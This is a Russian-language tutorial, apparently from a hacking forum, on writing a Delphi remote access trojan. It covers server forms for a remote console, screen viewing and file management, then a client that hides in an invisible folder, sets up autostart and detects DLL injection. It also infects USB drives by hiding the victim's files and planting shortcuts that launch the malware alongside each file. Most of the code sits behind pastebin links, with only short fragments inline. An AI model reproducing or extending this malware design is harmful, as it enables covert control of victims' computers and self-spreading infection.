
Событие обработки Таймера

https://pastebin.com/9fWMm462

И таким образом получается что клиент который отключился удаляется не сразу, а до следующего пинга, да конечно можно было бы сделать это еще в OnClientError или OnClientDisconnect,
но я решил пойти другим путем. Пингуем мы боты по типу Сонара, отправляем ПИНГ и начинаем считать, как только получаем ПОНГ количество времени которое мы ждали делим на два и получается пинг. Поры бы уже перейти на обработку ответов от клиента, но давайте немного отдохнем от кода и займемся вспомогательными формами.
Нжно создать еще парочку форм:

- форма файлового менеджера откуда мы будем управлять файлами клиента
- форма стека, в которую будет добавлять вся информация которую сервер получает от клиентов
- форма для CMD
- форма для просмотра рабочего стола.

Стек



В форме есть только Memo и кнопка для очисти данных, куда будут стекать все ответы которые мы получаем. Это нужно для удобства отладки, хотя вы можете этого и не делать.
На событие OnClick на кнопке, добавляем всего одну строчку кода memo1.Clear

Консоль

Edit для ввода команды, кнопка для отправки и мемо для отображения ответа.В заголовках uses добавляем System.Win.ScktComp в полях формы, в разделе public добавляем переменную DSocket: TCustomWinSocket;


У Edit'a создаем событие onKeyPress со следующим кодом.

https://pastebin.com/hdXZw51P

OnClick событие на кнопку:

https://pastebin.com/ZKyRhCcM

Демка Экрана



Обработчик события Onclick у CheckBox3, думаю не стоит описывать данный код, тут и так все максимально понятно.

https://pastebin.com/fZADCywC


В заголовках uses добавляем System.Win.ScktComp в полях формы, в разделе public добавляем переменную FDSocket: TCustomWinSocket;
В глобальном var стираем переменную Form5, и добавляем usabiles: boolean; Эта переменная как показатель того что идет демонстрация
Обрабочик кнопки начала начинающей просмотр


https://pastebin.com/J7KP094x

Обработчик кнопки завершения просмотра

```
procedure TForm5.Button2Click(Sender: TObject);
var Item: TListItem;
begin
usabiles:=false;
Item := Form1.ListView1.FindCaption(0, intToStr(FDSocket.Handle), false, true, false);
Item.SubItems.Objects[2]:=TObject(boolean(false)); //Можно продолжать пинговать
end;
```

Файловый менджер





В заголовках uses добавляем System.Win.ScktComp
В полях формы, в разделе public добавляем переменную FDSocket: TCustomWinSocket;
В глобальном var стираем переменную Form2, и добавляем OldParrent, colorizer: string;

Edit1 событие OnKeyPress

https://pastebin.com/xHpF475w


ListView1 событие onDblClick, открывает папки по двойному клику на папку.
Сейчас не совсем понятно, но когда мы будем писать клиентскую часть, все встанет на свои места

https://pastebin.com/QM0ixNiz

Теперь надо написать обработчик событий
OnClick на каждый итем Popupmenu`шки. Я думаю вы поймете какое событие привязано к какой кнопки, взглянув слева от формы на скрине выше.

https://pastebin.com/59153wjJ

Теперь когда все необходимые формы прописаны как нам нужно, надо отключить их автоматическое создание вместе с программой. Для этого в верхней панели Студии выбираем раздел Project ->Options. Нам нужно оставитьб только две формы, главную форму, и форму стека, все остальные отключить, они не должны создаваться вместе с софтом.



Итак, наверное вы уже устали возиться с клиентом, но остался последний рывой, и мы перейдем к самому интересному написанию клиента, написание клиента займет намного меньше кода, и при этомбудет гораздо увлекательнее. Ну ладно, давайте продолжим, следующий этам это как раз таки обработка ответов от клиента, и отправка еще нескольких из главной формы.

Добавляем в код главной формы следующее

https://pastebin.com/WF2rSa3G


Я знаю что эту функцию парса использовали (триллионы лет назад) еще когда по земле ходили мамонты, но это не делает ее не рабочей.
Обрабочик события OnKeyPress на Edit1 на случай если кто-то осмелится написать что-либо кроме цифр.

https://pastebin.com/WNZTmjN2

Теперь самое тяжелое по восприятию, сразу извиняюсь за ужасную стилистику написания кода.
Событие OnClientRead компонента ServerSocket. Логика кода здесь такая, после получения данных сервер смотрит от кого данные пришли, находит по Socket.Handle подходящий итем в ListView, кладет в обьект этого итема полученный ответ от сервера, затем смотрит получил ли он все пакеты, или какой то еще остался, понимает это он по наличию END в ответе, если END есть в ответе то он его удаляет и проверяет какой ответ пришел от клиента, и уже судя по ответу отображает данные, сохраняет файл или что он там делает, а если он все еще не получил END то он будет его ожидать и собирать данные в переменную, до тех пор пока не получит
заветный END, знак о том что все пакеты пришли.

https://pastebin.com/Mgbxjwig

Теперь нам нужно написать события для PopupMenu главной формы, Ну крч вот




XSS.is

Обработчики каждой из кнопок

https://pastebin.com/fwjKBxCx

Клиент

Я рад что вы добрались до этой части, потому что здесь начинается самое интересное. Вы сейчас скажите что на Delphi нельзя писать трои, он будет много весить и т.д., но не спешите с выводами, первое что следует учесть, это то, что мы не будем использовать VCL компоненты как на серверной стороне, а будем юзать winsock, то есть будем намнго все облегчено. Как обычно создаем VCL проект, но теперь уже удаляем форму, делается это следующим образом:



После этого жмем один раз ЛКМ по Project2 что бы он выделился, и нажимаем Ctrl+V, После чего перед напи предстает следующий код:

```
program Project2;

uses
  Vcl.Forms;

{$R *.res}

begin
  Application.Initialize;
  Application.MainFormOnTaskbar := True;
  Application.Run;
end.
```

XSS.is

Ресурс файл нам не нужен и VCl.Forms тоже. Все это мы затираем и остается у нас только Program Project2; uses и begin end;
Следующее что мы делаем это добавляем в uses следующие заголовки

https://pastebin.com/VMtAfWhy

Ну все, у нас есть пустая программа, лишь с подключенными библиотеками в uses. После uses и подключенных заголовков нам обьявить следующий класс

```
type
   PROCESS_DPI_AWARENESS = (PROCESS_DPI_UNAWARE, PROCESS_SYSTEM_DPI_AWARE,
PROCESS_PER_MONITOR_DPI_AWARE);
```

Этот класс нужен для работы функции SetProcessDpiAwareness, которая импортируется из DLL следующим образом.

```
function SetProcessDpiAwareness(value: PROCESS_DPI_AWARENESS): HRESULT; stdcall; external
'Shcore.dll' name 'SetProcessDpiAwareness';
```

Прописать это нужно после Var. Данная функция нужна для того что бы Прога правильно распознавала раздрешение экрана, без этой функции ничего не выйдет. Вы скажите все норм если попробуете сделать это без данной функции в другом проекте, и будете правы, но тут ведь мы отключили манифест в котором как раз таки и указывается DpiAwareness, по этому нам нужно установить его вручную.Далее для удобства обьявляем константы что бы не бегать по коду и не переправлять каждую строку, когда это будет нужно.

https://pastebin.com/vyf6EQfS

Далее по порядку идут переменные

https://pastebin.com/HrB6VN86


Теперь давайте приступик к написанию самого кода. Первое что должен делать клиент это смотреть есть ли он уже в системе.

https://pastebin.com/idavgxse

Функции используемые в InstallAllinstance

https://pastebin.com/8Z4EBW0N

И того у нас получается невидимая папка



Теперь создаем потоки о которых я говорил в теоритической части статьи

Поток Автозагрузки

https://pastebin.com/FeU65Yyb

данный поток будет находить программы не по их названию окна, а названию класса окна, т.к. винда может быть на разных языках, и заголовок окна будет всегда разный, но не класс

Поток заражения флешки

Логика заражения флешки следующая. Софт проверяет диски, если вдруг один из этих дисков флешка, то мы создаем на ней папку FilesH с атрибутом скрытая, а в ней создаем еще одну папку 682, сюда самокопируемся. Все файлы то что есть на флешке перемещаем по пути FilesH, и к каждому файлу создаем ярлык который будет оновременно запускать и наш вирус из папки FilesH\682 и сам файл которому принадлежит ярлык. Данный алгоритм я подглядел у другого трояна, которым заразил свою флешку когда пошел распечатывать реферат в ближайшем интернет-кафе

https://pastebin.com/2k5Vt98H

Используемые функции

https://pastebin.com/UB5nfwth

Поток проверки инжекта DLL

Данный поток будет проверять подгружены ли в софт DLL`ки из других дирректорий кроме :\windows\ если такие dll имеются то клиент просто закрывается

